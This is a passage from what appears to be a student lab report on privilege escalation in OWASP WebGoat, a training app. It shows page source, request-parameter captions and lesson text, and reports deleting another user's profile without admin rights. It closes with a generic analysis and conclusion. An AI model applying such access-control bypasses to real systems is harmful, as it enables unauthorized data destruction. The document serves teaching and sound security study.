30 <body class="page" onload="setMenuMagic(10,40,10,'menubottom','menu5','submenubottom','menutop','menubut100','menubut200','menubut300','menubut400','menubut500','menubut600','menubut700','menubut800','menubut900','menubut1000','menubut2000','menubut3000','menubut4000','menubut5000','menubut6000','menubut7000','menubut8000','menubut9000','menubut10000','menubut20000','menubut30000','menubut40000','menubut50000','menubut60000','menubut70000','menubut80000','menubut90000')>  
31 <div id="content">  
32 <div id="header">  
33 <div id="menu">  
34 <div id="main">  
35 <div id="bottom">  
36 </div>  
37 </div>  
38 </div>

Request attributes 2 ✓  
Request query parameters 2 ✓  
Request body parameters 3 ✓  
Request cookies 3 ✓  
Request headers 13 ✓  
Response headers 7 ✓

In the Login page, we can see that Curly's profile has been deleted which was not done by the admin.



Kali Linux x Settings x LAB: Role Based Access Control x +

Choose another language: English ▾ Logout

OWASP WebGoat v5.4 Show Params Show Cookies Lesson Plan

Introduction General Access Control Flaws Using an Access Control Matrix

Bypass a Path Based Access Control Scheme LAB: Role Based Access Control

Stage 2: Add Business Layer Access Control

THIS LESSON ONLY WORKS ON THE PROFESSIONAL VERSION OF WEBGOAT

Implement a fix to deny un-trusted business layer access to the WebGoat code. Once you've done this, log in as Tom Cat (employee) and verify that access to DeleteProfile functionality is properly denied.

Jerry Mouse (hr)  
David Giambi (manager)  
Bruce McGuire (employee)  
Sean Livingston (employee)  
Joanne McDougal (hr)  
John Wayne (admin)  
Neville Bartholomew (admin)

Logout

## **Analysis**

The report on privilege escalation provides a comprehensive analysis of a critical cybersecurity issue that organizations face. It highlights the two primary forms of privilege escalation: horizontal and vertical, shedding light on the methods and implications of each. The report effectively underscores the significance of privilege escalation as a potential pathway for cyberattacks, emphasizing its role in data breaches and system compromises. It also stresses the importance of implementing robust security measures to mitigate the risk of privilege escalation, making it a valuable resource for organizations seeking to enhance their cybersecurity posture.

## **Conclusion**

In conclusion, this report has delved into the complex and pressing issue of privilege escalation in cybersecurity. By examining both horizontal and vertical privilege escalation, it has illuminated the diverse avenues through which attackers can gain unauthorized access and elevate their privileges within a system or network. The report has underscored the paramount importance of proactive security measures, such as access controls, patch management, and vigilant monitoring, to thwart privilege escalation attempts. As organizations strive to safeguard their digital assets and sensitive data, the insights provided in this report serve as a valuable resource for strengthening their defence mechanisms against the ever-evolving landscape of cyber threats.